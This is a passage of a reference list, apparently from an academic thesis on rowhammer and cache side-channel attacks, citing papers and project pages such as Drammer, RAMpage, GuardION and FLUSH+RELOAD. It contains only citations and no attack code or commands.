[115] ——, (2017). BlueBorne: Android, linux und windows über bluetooth angreifbar, [Online]. Available: `https://www.heise.de/security/meldung/BlueBorne-Android-Linux-und-Windows-ueber-Bluetooth-angreifbar-3830319.html` (visited on 02/28/2019).

[116] M. Seaborn and T. Dullien. (2015). Exploiting the DRAM rowhammer bug to gain kernel privileges, BlackHat 2015, [Online]. Available: `https://googleprojectzero.blogspot.com/2015/03/exploiting-dram-rowhammer-bug-to-gain.html` (visited on 02/05/2019).

[117] C. Siebenmann. (2012). How the linux kernel divides up your RAM, [Online]. Available: `https://utcc.utoronto.ca/~cks/space/blog/linux/KernelMemoryZones` (visited on 07/12/2019).

[118] A. J. Smith, "Cache memories", *Computing Surveys*, vol. 14, no. 3, pp. 473–530, 1982. DOI: `10/fmn4dm`.

[119] W. Stallings, *Computer organization and architecture: designing for performance*, 8th ed. Upper Saddle River, NJ: Prentice Hall, 2010, 774 pp., ISBN: 978-0-13-607373-4.

[120] K. Suzaki, K. Iijima, T. Yagi, and C. Artho, "Memory deduplication as a threat to the guest OS", in *Proceedings of the Fourth European Workshop on System Security - EUROSEC '11*, Salzburg, Austria: ACM Press, 2011, pp. 1–6, ISBN: 978-1-4503-0613-3. DOI: `10/bp8cg5`.

[121] A. S. Tanenbaum, *Modern operating systems*, 3rd ed. Upper Saddle River, N.J: Pearson/Prentice Hall, 2008, 1076 pp., ISBN: 978-0-13-600663-3.

[122] A. Tannenbaum. (04/27/2017). Why do IoT companies keep building devices with huge security flaws?, Harvard Business Review, [Online]. Available: `https://hbr.org/2017/04/why-do-iot-companies-keep-building-devices-with-huge-security-flaws` (visited on 08/01/2019).

[123] A. Tatar, V. U. Amsterdam, R. Krishnan, K. Vu, A. E. Athanasopoulos, G. Cristiano, A. Vu, B. Herbert, and R. Kaveh, "Throwhammer: Rowhammer attacks over the network and defenses", in *2018 USENIX Annual Technical Conference*, Boston, USA, 2018.

[124] The Computer Language Co Inc. (). Definition of memory footprint, PCMag, [Online]. Available: `https://www.pcmag.com/encyclopedia/term/60598/memory-footprint` (visited on 07/28/2019).

[125] The Khronos Group Inc. (). OpenGL ES 3.0 reference pages, [Online]. Available: `https://www.khronos.org/registry/OpenGL-Refpages/es3.0/` (visited on 01/06/2019).

[126] The Linux Kernel. (2019). The linux kernel API: The slab cache - kmalloc, [Online]. Available: `https://www.kernel.org/doc/htmldocs/kernel-api/API-kmalloc.html`.

[127] N. Timmers, "Escalating privileges in linux using voltage fault injection", in *2017 Workshop on Fault Diagnosis and Tolerance in Cryptography*, 2017, ISBN: 978-1-5386-2948-2. DOI: `10/gf32vq`.

[128] D. Todd and A. Shepherd. (07/30/2018). What is vulkan API? the vulkan runtime libraries explained, [Online]. Available: `https://www.channelpro.co.uk/advice/9915/what-is-vulkan-api-the-vulkan-runtime-libraries-explained`.

[129] Y. Tsunoo, T. Saito, T. Suzaki, M. Shigeri, and H. Miyauchi, "Cryptanalysis of DES implemented on computers with cache", in *Cryptographic Hardware and Embedded Systems - CHES 2003*, C. D. Walter, Ç. K. Koç, and C. Paar, Eds., red. by G. Goos, J. Hartmanis, and J. van Leeuwen, vol. 2779, Berlin, Heidelberg: Springer Berlin Heidelberg, 2003, pp. 62–76, ISBN: 978-3-540-45238-6. DOI: `10.1007/978-3-540-45238-6_6`.

[130] R. Vaidya. (2018). Cyber security breaches survey 2018, (visited on 02/28/2019).

[131] V. Van der Veen. (2016). GitHub: Testing for the rowhammer bug, [Online]. Available: `https://github.com/vusec/drammer` (visited on 02/27/2019).

[132] V. Van der Veen, Y. Fratantonio, M. Lindorfer, D. Gruss, C. Maurice, G. Vigna, H. Bos, K. Razavi, and C. Giuffrida, "Drammer: Deterministic rowhammer attacks on mobile platforms", in *23rd ACM Conference on Computer and Communications Security*, ISSN: 15437221, Vienna, Austria, 2016, pp. 1675–1689, ISBN: 978-1-4503-4139-4. DOI: `10/gf32t8`.

[133] V. Van der Veen, M. Lindorfer, Y. Fratantonio, H. Padmanabha Pillai, G. Vigna, C. Kruegel, H. Bos, and K. Razavi, "GuardION: Practical mitigation of DMA-based rowhammer attacks on ARM", presented at the 15th Conference on Detection of Intrusions and Malware & Vulnerability Assessment, Volume: 10885 LNCS ISBN: 9783319934105 ISSN: 16113349, 2018, pp. 92–113. DOI: `10.1007/978-3-319-93411-2_5`.

[134] V. Van der Veen, M. Lindorfer, Y. Fratantonio, H. Padmanabha Pillai, G. Vigna, G. Vigna, C. Kruegel, H. Bos, and K. Razavi. (2018). RAMpage and GUARDION: Vulnerabilities in modern phones enable unauthorized access., [Online]. Available: `http://rampageattack.com/` (visited on 02/27/2019).

[135] S. Vig, S. Bhattacharya, D. Mukhopadhyay, and S.-K. Lam, "Rapid detection of rowhammer attacks using dynamic skewed hash tree", *7th International Workshop on Hardware and Architectural Support for Security and Privacy*, pp. 1–8, 2018. DOI: `10/gf32vj`.

[136] VUSec. (). Drammer: Flip feng shui goes mobile, [Online]. Available: `https://www.vusec.net/projects/drammer/` (visited on 02/27/2019).

[137] ——, (). GLitch, [Online]. Available: `https://www.vusec.net/projects/glitch/` (visited on 01/06/2019).

[138] Y. Xiao, X. Zhang, Y. Zhang, and R. Teodorescu, "One bit flips, one cloud flops: Cross-VM row hammer attacks and privilege escalation", in *25th USENIX Security Symposium*, Austin, TX, 2016, ISBN: 978-1-931971-32-4.

[139] Y. Yarom and K. Falkner, "FLUSH + RELOAD: A high resolution, low noise, l3 cache side-channel attack", in *23rd USENIX Security Symposium*, ISSN: 1096-0325, San Diego, CA, 2014, pp. 1–9, ISBN: 978-1-931971-15-7.

[140] T. M. Zeng. (2012). The android ION memory allocator, [Online]. Available: `https://lwn.net/Articles/480055/` (visited on 02/23/2019).

[141] F. Zhang, X. Lou, X. Zhao, S. Bhasin, W. He, R. Ding, S. Qureshi, and K. Ren, "Persistent fault analysis on block ciphers", *IACR Transactions on Cryptographic Hardware and Embedded Systems*, vol. Volume 2018, pp. 150–172, 08/14/2018. DOI: `10/gf5gjs`.